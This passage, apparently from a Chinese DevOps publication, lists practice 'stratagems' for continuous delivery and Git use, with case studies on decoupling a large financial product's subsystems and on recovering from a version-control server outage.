- **可持续**：交付过程不是一次性的工作，不能因为过度追求完成某个紧急项目而采用各种临时的、回避问题的方案，那样会因赶工、低质量、不可重复的手工工作而注入大量技术债务。我们要持续保持软件和交付过程的健康程度，以小批量、自动化、低风险的方式实施原本大批量、靠手工、高风险的操作，让风险提前发现并提前预防，持续投入技术上的改进措施，从而以更可持续的方式不断优化软件交付过程。

下面我们将从配置管理、构建管理、测试管理、部署与发布管理、

流水线建设等多个维度对持续交付的计策进行描述，并通过几个案例对计策进行综合的深入阐释，希望对大家规划和实施持续交付有所帮助。

三十六计

配置管理

第一计 统一代码仓库。

第二计 将所有软件资产集中放置到版本库，包括源代码、测试脚本、配置文件、部署脚本、环境描述、数据库的 DDL 和 DML 脚本等。

第三计 开发人员每天至少向版本库提交一次代码。

第四计 进行小的变更，每个任务完成后进行提交。

第五计 采用主干开发，或短分支的分支管理模型。

第六计 开发人员执行私有构建成功后，再将代码提交到版本库。

第七计 不要提交无法编译或不能通过测试的代码。

第八计 避免签出无法构建的代码。

第九计 坚持遵循公司统一的编码标准。

第十计 配置和运行自动化代码审查，不断降低代码的复杂性、减少重复的代码。

第十一计 不要在最后一分钟提交代码，保证下班前代码分支可用。

构建管理

第十二计 每次变更都执行自动化构建，以便尽早提供有效反馈。

第十三计 构建也可以定时触发，比如每天数次或晚间触发。

- 第十四计 统一管理代码依赖和环境，每一次代码检出都可以在标准环境中完成构建。
- 第十五计 创建构建脚本，并从 IDE 中分离，由持续交付系统执行。
- 第十六计 做到只执行单一命令，就能够取出最新的代码，并执行构建。
- 第十七计 创建一致的目录结构，让构建更容易。
- 第十八计 执行测试是构建过程的一部分。
- 第十九计 一次构建生成多种环境的二进制包。
- 第二十计 二进制包使用制品仓库管理，不要放到版本控制库。
- 第二十一计 建立二进制包到版本控制库的可追溯性。
- 第二十二计 根据测试结果将版本 Promote 到正式制品仓库。
- 第二十三计 构建过程中自动生成可发布的文档。
- 第二十四计 使用专门的服务器执行构建，优化构建效率和稳定性。
- 第二十五计 通过增加服务器资源、分离较慢的任务、分阶段构建等方法，加快构建速度。
- 第二十六计 让构建快速失败。
- 第二十七计 修复失败的构建是最高优先级的事情。
- 第二十八计 对构建失败原因进行标注。
- 第二十九计 定期统计失败构建原因的分类，持续针对性优化构建的稳定性。
- 第三十计 导致构建失败的开发人员必须参与修复失败构建的工作。
- 第三十一计 不要在失败的构建基础上进行代码提交。
- 第三十二计 作为自动化构建的一部分，需要准备好数据库环境。
- 第三十三计 清理构建环境，让构建可重复执行。

- 第三十四计 为构建生成报告提供有效、精准的反馈。
- 第三十五计 采集构建相关度量指标，作为持续改进的输入。
- 第三十六计 约定构建时间要求，过慢的构建过程会被判定为失败。
- 第三十七计 让所有人看到最新的构建的状态，将构建所有关联信息可视化。

测试管理

- 第三十八计 内建质量，分级分层地测试，形成完备的质量防护网。
- 第三十九计 不仅要有单元测试、功能测试，还要有完善的非功能测试。
- 第四十计 测试不是一个单独的阶段，而是贯穿于所有阶段的实践。
- 第四十一计 测试用例中必须包含断言。
- 第四十二计 将测试分组，按不同时间间隔分为运行较快和较慢的测试，先执行运行较快的测试。
- 第四十三计 持续加速自动化测试，覆盖核心用例，并在团队内部达成一致。
- 第四十四计 并发执行自动化测试。
- 第四十五计 使用测试驱动开发的模式。
- 第四十六计 确保测试的独立性，确保测试用例的执行过程无依赖。
- 第四十七计 管理好测试与数据之间的耦合。
- 第四十八计 根据变更内容动态调整测试用例集优先级，进行有针对性的测试。
- 第四十九计 在类生产环境中进行测试。
- 第五十计 根据新的缺陷编写测试，增加测试覆盖率。

第五十一计 使用工具统计测试覆盖率，持续进行提升。

部署与发布管理

第五十二计 避免手工部署软件或手工对生产环境进行配置。

第五十三计 避免开发完成之后才向类生产环境部署。

第五十四计 对不同环境采用相同的部署方式。

第五十五计 对部署进行冒烟测试。

第五十六计 时刻准备回滚到前一个版本。

第五十七计 确保部署流程是幂等的。

第五十八计 执行部署的人应当参与部署脚本的创建。

第五十九计 逐步实现基础设施即代码。

第六十计 将应用的部署与数据库迁移解耦。

第六十一计 使用蓝绿部署、金丝雀发布等技术来管理发布。

第六十二计 将新功能隐藏起来，直到它完成为止。

第六十三计 在正式部署之前先向准生产环境进行部署。

第六十四计 使用容器化技术，对可执行程序 and 运行时环境进行封装，
在整个交付过程中做到环境标准化。

流水线建设

第六十五计 为软件发布创建一个可重复可靠的过程。

第六十六计 对价值流进行建模并创建部署流水线。

第六十七计 为每个项目创建唯一的部署流水线。

第六十八计 将编译、测试、部署、发布等几乎所有活动自动化。

- 第六十九计 提前并频繁地做让自己感到痛苦的事情。
- 第七十计 每次变更都要立即在流水线中传递。
- 第七十一计 只要有环节失败，就停止整个流水线。
- 第七十二计 部署流水线即代码，并同软件代码保存在一起。
- 第七十三计 部署流水线可视化，让所有人都可以看到部署流程状态信息。
- 第七十四计 部署流水线聚合交付数据信息，让团队共享工作平台。
- 第七十五计 多环境共享同一条部署流水线，并根据环境执行相应的阶段。
- 第七十六计 不要引入过多的人工干预，仅在必要阶段确认，并进行权限管控。
- 第七十七计 避免流水线长期处于中间状态（如待手工确认），减少资源占用和队列阻塞。
- 第七十八计 部署流水线无须内建所有阶段的实现，只需提供集成外部系统的能力，展示端到端交付过程。
- 第七十九计 持续识别流水线中的约束点，并将其纳入持续改进日常工作，团队共同改善交付效率。
- 第八十计 除了关注技术改进，还要关注改变行为，行为能够改变习惯，习惯能够改变文化。




案例：大型复杂产品的持续交付

【相关计策：第三十八计、第六十四计、第六十八计、第七十九计】

案例背景

某互联网公司开发了一款金融类产品，但是业务模式导致了整个业

务链条非常长，用户在业务场景中触发的功能很多会涉及多个系统之间的协作，复杂度非常高（如下图所示）。整个产品涉及 50 个左右的子系统，这些子系统由 6 个不同的部门开发和维护，各部门的人加起来大概有 300 人左右。这个产品线已经尝试在做一些敏捷转型的工作，包括各个子系统在研发过程中参照 Scrum 模型进行开发，并且已经初步建设了一定的自动化测试和自动化部署能力。



该产品线的问题是，端到端的交付周期很长，每个子系统自身的运作虽然相对顺利，但多个子系统在集成时非常痛苦，经常因为联调环境不具备或相互冲突、测试数据不具备或准备周期长、多个子系统无法集成或集成测试不通过、问题排查复杂且耗时、串行部署需要长时间停服等问题，导致迭代延期或业务无法按时发布。领导层希望通过持续交付的方式进行工程能力提升，优化整体的交付过程，在保证质量的前提下提升软件交付效率。

问题分析

通过统计几个月以来的交付数据，可以分析出造成端到端交付周期长的主要原因。首先是产品在迭代过程中，平均 46% 的时间是在做开发的工作，21% 的时间是在做集成和联调的工作，33% 的时间是在做端到端的测

试工作，最后是在发布日的凌晨上线，平均花费 8 个小时。从精益的角度来讲，活动可以被分为三类，第一类是增值的活动，比如开发就是增值的活动；第二类是非增值但必要的活动，比如集成、测试，本身并不创造价值，但它们是必要的，不能缺失的；第三类是浪费，比如等待资源、等待审批、等待下游处理问题等。如果想优化端到端的交付周期，首先要做的事情是尽量压缩非增值但必要活动所花的时间，比如联调和集成等，然后想办法去除所有过程中的浪费，这样我们就有了整体的改进方向。

接下来就是通过用户访谈和了解工作细节，进一步识别改进点。

- 系统紧耦合，相互影响和阻塞。问题是为什么发布之前必须要在在一起集成？就像我们小时候做的游戏：大家并列站在一排，左边的人右腿绑到右边人的左腿上，然后一起跑步，如果有一个人摔倒了，整个团队就会被迫停下。目前的产品交付过程就是这样的，系统之间的紧耦合造成相互影响和阻塞，多个子系统无法做到并行交付。
- 各子系统未控制质量，集成时问题集中爆发。如果子系统的自测不是很充分，但是迫于时间的压力需要进行联调和集成，那么在多个子系统集成时往往会暴露大量问题，多数情况下集成是很不顺利的，会拖慢整体速度，导致集成效率非常低下。复杂系统中故障传播是不可控的，一旦出现问题就需要跨越多个子系统在整个交易链路中排查，问题发现和解决效率非常低。自动化能力也有缺失，回归测试仍大量依赖人工执行，效率无法满足快速交付的要求。
- 环境交付未归一化，发布效率低。每个子系统各自为政，发布的过程和方式各不相同。环境多、依赖关系复杂，线上、线下环境也有较大的不一致性。发布过程串行执行，需要长时间停服，团队需要定期安排上线值班，团队成员非常疲惫。

解决方案

以上分析明确了问题所在，下面我们来具体看一下解决方案。对于复杂产品来讲，实施整个改进过程会是一个系统化的工程，而不仅仅是某个工具或某种技术的应用。在本案例中，我们需要整体考虑管理实践与工程实践的结合，横跨组织结构、系统架构、持续交付流水线、测试的分级和配套能力建设、应用交付归一化和基础设施建设等多个维度推进工作。

- 组织结构。为了推进整个产品线的改进工作，我们成立了变革推进小组。由产品线的研发 VP 担任组长，负责组织各子系统的总监和技术专家、工程效率专家共同组建变革推进小组。变革过程中有领导的支持和资源的倾斜，变革策略和路线的制订及推进都由该小组负责。变革领导小组的强执行力是本案例能够成功的必要条件。
- 系统架构。在上文的分析中，我们了解到由于系统紧耦合，造成多个子系统捆绑在一起进行集成和发布，是影响整个产品交付效率的关键因素之一。在 2017 年的 DevOps 现状调查报告中也特别指出，应当围绕团队的边界进行合理架构，确保团队能够从设计到部署独立完成工作，而不需要团队之间的高带宽通信。在本案例中，原来的架构是一种点对点通信的网状架构，服务的耦合度比较高，难以做服务治理。架构使用自有的协议，不利于服务标准化，也不支持服务链路的动态优化和负载均衡。于是我们将架构调整为一种基于服务网关的微服务化架构，采用集中式的服务平台，这样便于服务治理，统一服务入口，支持服务标准化，支持容量预警和服务弹性扩容，支持动态路由和动态流控策略的优化。最重要的是通过服务解耦，各子系统可以独立开发、测试、部署和发布，服务的升级过程都是向前兼容的，从而为整体提升交付效率奠定了良好的基础。

- 持续交付流水线。配置管理是持续交付的基础，我们首先从优化各团队的分支管理策略开始。原来的分支管理模式是按发布版本划分的长分支管理模型，会存在多个分支存活周期长，合并时冲突多，冲突解决时错合、漏合代码风险大的问题。我们逐步引导团队采用短开发分支，频繁合并主干，并为发布创建分支的模式，这也是做好持续集成的关键要素。我们还基于 Gerrit 开发了自己的代码托管平台，支持代码提交后触发自动化构建和测试，支持在界面进行代码 Review 和一键式拉分支、一键式合并等多种功能。在此基础上，我们开始逐步构建跨越整个交付过程的快速、可靠、可重复的交付流水线，将各种编译、自动化测试、自动化环境申请、自动化部署等能力不断集成在流水线上，让流水线成为整个交付过程的核心中枢。

值得注意的是，在本案例中，由于系统架构解耦过程中微服务的拆分是逐步进行的，在实现持续交付流水线时，还需要考虑多个子系统流水线之间的集成，这也是持续交付流水线设计过程中的一大难点。为了能够让多个子系统不必等到联调阶段才开始集成，以便于尽量提前发现和解决问题，我们从工具实现上支持了多个子系统级流水线之间的集成，也就是多个服务聚合流水线。我们要求子系统级别流水线通过测试后，定时触发由多个子系统构成的产品级测试流水线的运行，从而测试端到端的业务流程，尽早发现多系统集成问题。

- 测试分级和配套能力建设。自动化测试能力的建设在本案例中非常关键，我们参照“橄榄球”的分级测试模型，重兵投入到建设性价比较高的服务接口级自动化测试上，要求对每个服务的接口测试全面覆盖。在此基础上选取核心系统的核心逻辑，安排部分单元测试的编写，并让测试团队完成少量端到端业务场景的验收自动化测试用例编写。

针对本案例分析出的问题，还分别建设了三个测试服务平台。首

先是场景数据构造平台，用于自动化构造复杂的中间态测试数据（比如业务交易路径上第 N 步的数据），降低测试执行过程耦合性，提升效率；其次是测试 Mock 平台，由于服务之间彼此解耦和独立了，所以需要在测试过程中模拟下游服务的返回和上游服务的调用；最后是问题定位平台。之前上游系统报错时，可能需要到下游多个系统逐个找人排查才能定位问题，这样做成本是很高的，于是我们建立了日志收集和检索平台，用于问题定位，上游工程师可以通过交易的 ID 号等唯一性信息，查询到下游各层系统相关的日志，直接定位到错误源，降低了协调成本，极大提升了联调的效率。

- 应用交付归一化的基础设施建设。我们更进一步做的事情是，让产品线的子系统逐步完成容器化改造，并迁移到容器平台上。我们在 K8S 的基础上搭建了一系列的平台，包括镜像管理平台（包括镜像标准化封装和镜像自动化构建）和环境管理平台（包括服务编排与调度、容器运行时管理、服务于 BNS 及 BFE 协同），如下页图所示。就像计算机各个组件都要统一接入到系统的总线上一样，所有这些平台的能力都要嵌入到持续交付流水线上，流水线就是整个交付的核心中枢。我们的平台可以实现让开发和测试人员以自服务的方式完成很多原本很耗时的操作，比如自助申请测试环境、自助完成部署与发布等。平台的开发过程虽然有一些成本，但是从整体收益上来看是非常值得的。

在经历了接近一年的持续改进后，这个产品线整体的工程能力显著提升。原来是多个系统整体串行的发布方式，现在是多个系统独立并行；原来打包格式是程序包，现在是以镜像的方式标准化交付；原来的大版本整体迭代周期是一个月，现在是双周；原来的发布周期最短是两周，现在可以做到按需发布，根据具体需求每天可以实现多个新版本发布。持续交付的改进效果获得了产品线的一致认同。





更多案例请扫描二维码阅读：

- Facebook 的分支策略演进助力持续交付
- Preflight 持续集成为质量保驾护航
- 大型团队推广持续集成



作者简介

张乐，DevOps 时代联合创始人，国内首批 DevOps Master 及认证讲师，前百度资深敏捷教练、架构师。拥有超过 14 年的敏捷转型、工程效能提升和大型项目管理实践经验，在一线互联网、全球最大 IT 公司和咨询公司积累了丰富的知识体系和优秀案例，曾主导数百人团队实施 DevOps 转型，实现了在保证质量的前提下将发布频率提高数倍。在百度任职期间作为持续交付方向负责人，成功主导了多个战略级产品的敏捷转型和 DevOps 体系建设。在业界积极推动 DevOps 理念和技术，被评为多场 DevOpsDays 大会、GOPS 全球运维大会的金牌讲师。



石雪峰，Certified DevOps Master，Certified Jenkins Engineer，DevOps 时代社区核心成员，全开源端到端部署流水线主创成员，DevOpsDays 大会金牌讲师。现任某大型互联网创业公司配置管理与工程效率总监，负责公司 DevOps 与持续交付体系与平台建设。曾任职于华为、尼康，从事持续交付推进及工具链平台建设工作，拥有多年持续交付落地实践经验。





Git 应用三十六计

总说

配置管理和 DevOps

近年来 DevOps 的概念火爆异常，通过不同领域的沟通协作、共享组织业务目标、打通端到端的 IT 持续交付供应链、持续高质量地交付用户价值，这已经成为了一种共识。在 DevOps 里面，持续交付可以说是核心实践，而配置管理则是所有实践的基础。DevOps 并非空中楼阁，而是由长久以来的各种思想实践逐渐演进拓展整合而成的一套知识体系。如果缺少了配置管理这个基础，DevOps 不过是无源之水，难以真正在组织内落地生根。

那么为什么配置管理如此重要呢？因为配管管理策略将决定如何管理项目中发生的一切变化，它既记录了演变过程，也决定了团队成员的协作方式。实际上配置管理的概念来源于 20 世纪 60 年代末到 70 年代初，由美国空军提出，其中核心的概念就在于版本控制和变更管理，保证全流程信息的良好管控、有效跟踪、随时回溯，保证开发过程的有效性、完整性和一致性。

在《持续交付——发布可靠软件的系统方法》这本经典著作中，第一部分就谈到了配置管理的最佳实践。通过将一切内容纳入版本控制，频繁地将代码提交到主干并使用意义明确的提交注释信息，来把软件源代码管理、依赖管理、环境管理变为可控状态，并且通过官方统一的标准化数据源来为整个研发团队提供支持，这在很多公司中已经被奉为成功交付的不二法则。

工欲善其事，必先利其器，良好高效的配置管理运转同样离不开工具层面的保驾护航，而版本控制工具，或者称之为版本控制系统（Version Control System，VCS）就是其中的明星。

VCS 的前世今生

版本控制系统是在软件研发项目日益复杂、配置项目日益庞大、团队协作要求日益强烈的时代背景下诞生的。一个用户友好的版本控制系统可以有效标记配置项、记录和查询版本变更历史、快速追溯变更记录，同时为多个团队的高效协作提供标准可靠的一致数据来源。可以说版本控制系统中管理的正是软件开发过程中的核心资产，对这些资产进行安全有效的管理，其重要性毋庸置疑。

基于以上这些背景，集中化的版本控制系统（Centralized Version Control System）应运而生，其中最具有代表性的就是 CVS 和 Subversion。这些版本控制系统由于其开源特性，兼具强大的版本控制、分支管理、快速协作，以及友好的客户端工具和权限管理等功能，在 20 世纪 90 年代红极一时，可以说是绝大多数公司的首选和事实上的行业标准之一，伴随很多公司走过了软件开发的洪荒年代，为很多软件产品的成功开发交付立下了汗马功劳，直到今天依然焕发着新的生命力，活跃在大大小小的开发团队之中。

分布式 VCS 的火爆

随着移动互联网时代和全球化研发时代的到来，集中式的版本控制系统越来越有悖于快速分享、高效协同的精神。集中管理的数据仓库、强依赖网络的数据存取，以及复杂低效的分支操作越发成为软件快速交付的瓶颈。为了解决这些问题，分布式版本控制系统（Distributed Version Control System）应运而生，并逐渐占据了主导地位。

分布式版本控制系统的核心在于打破过去数据仓库在服务端集中存储的方式，让每个用户在本地图客户端就可以获取数据仓库的完整副本，同时用户绝大多数日常操作都可以在本地离线完成，不再受限于网络。良好设计的分支系统更加有助于分布式多团队的软件协同开发，其灵活高效的观念征服了很多软件开发者，并且在他们的推动之下，配套的管理系统、分支策略、工作流程，以及和持续集成、持续交付的有机结合，共同推动了这类工具的快速发展。

为什么 Git 会成为当今主流的 VCS 标准

很多伟大的产品都是在不经意间诞生的。Git 的创作者是鼎鼎大名的 Linux 之父——Linus Torvalds，他开发这个产品的初衷仅仅是为了帮助 Linux 内核的开发管理，这注定了 Git 在开源技术社区的良好血统。从 2016 年各大平台对 VCS 使用现状的调查结果来看，无论是占有率，还是关注度，抑或是 Stack Overflow 上面的问题数量，Git 独占鳌头，均接近甚至超过了 80%。由此可见，Git 已俨然成为当今主流的 VCS 标准。

笔者曾亲历多家业内大型公司从 SVN 切换到 Git 的过程，除了大势所趋，Git 的确在很多方面有其独到之处，是一种稍加练习上手就会爱上的工具。关于 Git 的优点，网络上有很多资料，笔者认为下面几点是核心。

- 分布式。是的，分布式特性对协同研发效率的提升是显而易见的。

从精益的角度来说，去除研发过程中不必要的浪费是永恒的课题。那么对于研发工程师来说，版本控制系统确实是一件利器，但不应频频出现在前台，只在需要时出现才是刚刚好的。由于 Git 的分布式特性，每个人在本地都有一份代码库的完整副本，所有的日常开发工作——代码提交、历史查看、分支创建——都在本地完成，没有延迟，没有网络失败，响应快速，所见即所得。

- 近乎零成本的分支管理。Git 巧妙地设计了分支，分支创建的成本非常之低，可以瞬间完成，并且不会额外占用磁盘空间，这使得分支成为了版本控制系统的一等公民。正是 Git 这种极低成本、高度灵活的管理思路，使得分支策略百花齐放。在 Git 中，既可以应用传统集中式的分支管理方式，也可以使用支持 feature 特性分支开发的模式。在鼓励不断试验、不断试错的 DevOps 文化中，这种分支管理方式也激励了研发人员推广和大量使用快速试验、快速反馈的工作流程，极大地促使持续集成变为现实。
- 真正的版本控制“系统”。得益于 Linux 对 Linux 内核领域的卓深刻理解，Git 在创建之初就借鉴了很多 Linux 内核文件系统方面的优秀经验，这使得 Git 在对象存储、差异比较，以及各类命令的执行效率方面有近乎完美的表现，各方面的性能相比于其他同类产品都毫不逊色，给用户带来非常愉悦的体验和感受。同时 Git 基于系统的思路提供了多种底层命令，帮助用户更好地理解版本控制系统的实现机理，这也让基于 Git 的工作变得更加有趣，让一切不可能成为可能。
- 功能强大到令人发指的命令。Git 为使用者设定了平缓的学习曲线，如果只是日常应用，那么不超过 10 个命令就能完全满足你的需求；如果有更高的追求，Git 会为你提供更多高阶命令和参数，这些命

令覆盖了从内部实现到外部应用的方方面面，在它们的支持下可以真正让工作飞起来。同时类似 cherry-pick、rebase 等创新型命令则自带光环、自成体系，直接引领了协同开发分支策略如 TBD（Trunk Based Development）的演进和发展，让整个代码历史更加清晰可见，使得多产品多分支开发可以快速继承和保持同步，大大缩短了新产品开发过程，进一步提高了产品竞争力，创造了用户价值。

- 开源和免费。毫无疑问，秉承开源合作的精神，Git 不仅开箱即用，也在全球开发者的维护下快速迭代演进，每每超出用户预期，从优秀变得更加卓越。同时，Git 是免费的，是社区为整个软件开发行业做出的又一次无私奉献。无论是初创企业，还是行业巨鳄，几乎都不需要任何成本，在版本控制系统的层面，大家得以站在同一起跑线上。统一的工具也加速了思想的交流和经验的共享传播。全球无数从业者的激情投入、无私分享、不懈改进，开源社区呈现百花齐放、欣欣向荣的态势，造就了当今软件开发这样一个堪称伟大的时代。

以上内容，仅作为抛砖引玉，希望大家读完下面的具体计策和案例后能够对 Git 有更加深入的理解和感受。若真如此，那便是极好的。

三十六计

系统配置

第一计 活用 alias，大幅提升日常命令操作效率。

第二计 妥善处理文件换行符转换行为，让跨平台开发丝般顺畅。

第三计 灵活运用配置分级（系统级、用户全局级、本地仓库级），统一管理有效继承。

第四计 利用 `insteadOf` 功能，下载上传分离，将复杂的远程仓库配置简单化。

第五计 本地维护 `.ignore` 文件，过滤编译中间文件和本地配置文件，使其不被带入提交，保证代码仓库整洁。

命令使用

第六计 对于大型代码仓库，使用 `shallow` 浅下载机制减少数据传输和不必要的历史记录。

第七计 搭建本地私有的代码镜像仓库并定期更新，`reference` 机制助你秒下代码。

第八计 `Archive` 命令快速归档指定代码仓库，保护代码历史记录等重要信息不轻易泄露。

第九计 `reflog` 可以追踪引用（分支等）变更记录，`reflog` 神器在手，分支丢失覆盖也不怕。

第十计 `Blame` 能逐行定位文件内容修改历史，提交人、时间、注释一览无遗。

第十一计 用好 `log` 很重要，各种过滤条件不可少，按时间、文件名、人员快速组合高效定位。

第十二计 `GOD` (`graph+online+decorate`) 让命令行查看 `log` 历史记录也能玩出最炫 UI 风。

第十三计 用摘樱桃 (`cherry-pick`) 拣选指定提交最常见，用樱桃 (`cherry`) 命令二进制比较分支间差异最有效。

第十四计 要为分支合并操作留痕迹，使用 `no-ff` 参数和 `merge.ff` 配置来实现。

第十五计 看不见的 Stash 暂存区，让你能够快速切换工作目录，不怕被打断，飘逸的感觉非常好。

第十六计 Worktree 给你一个平行世界，能够同时 checkout 多条分支，并行开发值得拥有。

多人协作

第十七计 本地提交前检查 status 状态，文件的遗漏冗余自我把关，高质量的提交是一种约定。

第十八计 按需创建短生命周期的特性分支，回归前要整理，回归后要清理。

第十九计 部署本地化 hook，进行本地代码有效性检查，第一时间发现代码问题。

第二十计 submodule 是一把双刃剑，模块嵌套是好事，管理成本不可忽视。

第二十一计 网络不通也能协同开发，使用 patch 和 bundle 实现增量同步、快速更新。


第二十二计 多种版本控制工具可兼容，多系统（如 git 和 svn）开发还是要以其中一个为主。

第二十三计 小心应对生产部署，分布式工具同样需要单一可信数据源。

第二十四计 代码部署前要清理，分布式系统一致性校验很重要。

最佳实践


第二十五计 书写格式标准、内容友好、信息完整的提交信息是研发的基本素养，关联签名和正确的 CR 号是关键。



- 第二十六计 不要在 Git 中直接保存大量无法 delta compress 的二进制文件。让专业的 LFS (Large file system) 做专业的事。
- 第二十七计 force push 要谨慎, 保护已发布的分支历史记录不被重写和覆盖。
- 第二十八计 正式 release 使用 annotated tag 标注, 而不是使用 lightweight tag。
- 第二十九计 原子性提交法则: 每一次提交完整地修复一个问题, 该提交是可移植复用的最小单位。
- 第三十计 提交前完成本地化测试和冲突检查, 不要让缺陷到达流水线的下一个环节。
- 第三十一计 细粒度频繁提交, 持续集成, 加快反馈周期, 及时 Review 和解决已知问题。

服务端管理

- 第三十二计 服务端、客户端的 Git 版本由公司统一官方数据源管理更新, 保证版本一致性。
- 第三十三计 服务端仓库默认使用纯仓库 (Bare Repository) 格式, 新建 root commit 为空提交 (empty commit)。
- 第三十四计 性能优化很重要, 定期 gc 和 prune 整理对象库文件存储结构, 配置合理缓存保存阈值, 提升存储访问效率, 减少资源浪费。
- 第三十五计 代码库拆分要保留全部历史记录, 考虑代码库的一致性和连续性。
- 第三十六计 虽然分布式配置管理工具强调去中心化, 源代码始终是公司最重要的核心资源, 进行多重数据备份和恢复演练, 切勿忽视数据安全, 尽量避免代码服务器上的手工操作。





案例：多重体系保证版本控制系统的安全和高可用


【相关计策：第三十六计】

在信息时代，对于任何一家公司而言软件都代表了第一生产力，作为托管着公司全部源代码的版本控制系统，其重要性毋庸置疑，甚至可以说是公司最核心和最有价值的资源。无论在初创公司，还是大型跨国企业，如何让版本控制系统更加安全，如何打造一个高可用的分布式系统，都是永恒的话题。

随着分布式版本控制工具的兴起，其所倡导的去中心化、多点协作的思想在一定程度上减轻了对集中式的中心服务器的依赖，每个人在本地都有一份完整的备份，因而大大提升了数据容错性，这也是分布式版本控制工具的优势所在。但是在大多数公司中，往往依然维护着一套中心系统，一方面是出于权限管控的考量，毕竟有些核心资产并不适宜对全员开放；另一方面也是考虑到可信数据和一致性，作为官方可信数据来源来驱动整个持续交付流水线的运转，提供基准代码供用户参考更新，快速分享协作。所以分布式版本控制工具的应用并不能降低对于安全和高可用的要求，这也是接下来要讨论的两个核心要点。

故障来袭

如同软件研发过程一样，缺陷往往源于变更，这是定位问题的不二法则。记得曾经在一个风和日丽的午后，一切似乎都如往常一样，忽然研发沟通群中有人抱怨代码服务器响应变慢，通过监控发现服务器负载异常攀升并始终处于满负荷状态。为了暂时缓解这个问题，我们对服务进行了重启操作，之后一切恢复正常，但是没过多久，负载又开始异常




攀升，同样的现象再次发生。由于下午正值代码提交的高峰期，频繁的无响应严重影响了研发的正常工作，压力如潮水般涌来。通过快速对比各主要组件的日志和配置文件，并没有发现什么问题，询问当天的变更情况，得到的回复也是没有改动任何地方，问题看起来非常诡异。于是相关人员开始尝试手动替换核心组件的版本和配置，甚至现场学习分析 Java 进程信息，以期发现一些线索来解决这个问题。然而情况不但没有任何好转的迹象，而且整个服务器的配置已然被改得面目全非。于是切换备用服务器的选项被摆上案头，而这时候已经远远超出了合理的服务响应时间。

故障排查与定位

要不要切换服务器？这是一个大问题。没有任何变更服务器就挂掉了，这样的解释实在有些牵强。于是几名核心人员再次放下手头工作聚到一起，汇总信息并做出决定，问题的现象很直观，就是 Java 进程跑满 CPU 导致 I/O 响应下降。这一次讨论引入了更多人员，讨论的重心重新回到了变更分析上，这时候有人提到，为了测试一个统计工具，这一天把代码服务器挂载到了 CI 服务器上作为执行节点——这条线索让人眼前一亮。于是大家立刻着手分析，随后发现，果然是这个节点进程阻塞导致了整个问题，将服务器从 CI 下线之后，一切恢复正常，所有人终于松了一口气。

回顾与总结

回顾这次事件，未经受控的变更、大量的手动操作、非标准化的系统基础设施版本和配置，这些都是引发问题的原因。对于重要的服务器来说，所有的变更都需要事先经过测试验证，并通过配置管理工具进行变更控制；这一过程中频繁的手动登录服务器操作也体现了大家对配置




标准化其实是缺乏信心的。基础设施即代码正是解决这个问题的最佳实践，让服务器所有配置都统一通过 Ansible 这类的配置管理工具完成，保证整个部署过程是可控、可重复的，并且每一次的变更也通过相同的流程自动化完成，这样会大大提升变更效率，减少手动操作的不确定性以及误操作带来的风险。

另外，良好的性能监控和高可用架构设计同样也是提高服务可用性的关键要素。对于版本控制系统这类研发核心服务，在运维管理策略上要制订明确的用户服务质量指标，这些指标包含服务的基础指标、预期值和指标不符合预期时的应对计划，这有助于当故障发生时团队进行有效的决策。这类指标往往来源于团队成员的经验积累，并且需要不断更新调整以适配不断变化的用户使用需求，并通过数据指标驱动持续改进，推动服务水平的提升。

对于数据安全来说，需要为版本控制系统设计多重备份机制，备份的对象包括数据文件、配置文件、应用程序版本、数据库文件等，而备份的目的是要满足以下不同的场景：

- 静态物理备份，保存一定周期时长的历史数据，用于数据遗失、损坏的查询回溯。
- 实时同步备份，满足集群高可用需求，分流访问压力，灵活多点切换。
- 历史版本备份，用于记录回溯变更，快速重现任何时间节点的完整环境。

周全的备份机制并不足够，为了保证高可用，应急响应预案、定期的演练和实战同样必不可少。因为只有提前准备预案，问题发生后的分析节奏及时间窗口下的处理方法才会有序，同时，经过反复验证的工具和流程在真正出现问题时才会发挥作用。即便在服务器相对成熟稳定



的情况下，也可以适当地安排人为导入问题，来验证系统的成熟度和可靠性，这对于一个成熟的团队来说，应该是习以为常的事情，而且只有这样才能真正提升信心，做到版本控制系统的安全和高可用。


即便所有方面都做到最好，随着系统规模的扩大和新功能的发布，事故依然是不可避免的。当事故发生时，第一步便是快速定位问题并使系统恢复到可用状态，然后是进行事后分析和总结。如果没有一套完整的流程进行事后分析和经验总结，并根据经验调整服务质量指标和系统设计，那么同样的问题可能会再次发生。事故总结的目的不在于追责，或者让人难堪，而是客观地回顾事故发生的过程、现象、尝试的解决方案和效果，以及最终定位的问题点及处理建议。团队需要定期开展内部 Review，集体回顾问题分析报告，在这个过程中团队可以做到知识共享，当再有类似问题发生时有迹可循，同时对问题的处理建议进行讨论，以期获得最佳解决方案并纳入团队的待办事项列表中，进行持续改进。每一次事故都是一次很好的学习总结和能力提升的机会，这对每一个致力于追求服务质量的团队来说都至关重要。

综上所述，版本控制系统的高可用不应只停留在口头上，而是需要通过良好的流程、完善的工程实践、频繁的模拟演练，以及高度互信持续改进的团队文化来共同打造一张安全信息网络，让版本控制系统成为企业软件交付流水线的驱动源头，不断驱动企业价值的快速交付。



更多案例请扫描二维码阅读：

- 分支间快速差异对比和代码合并
- 保留历史记录，进行版本控制库拆分



作者简介

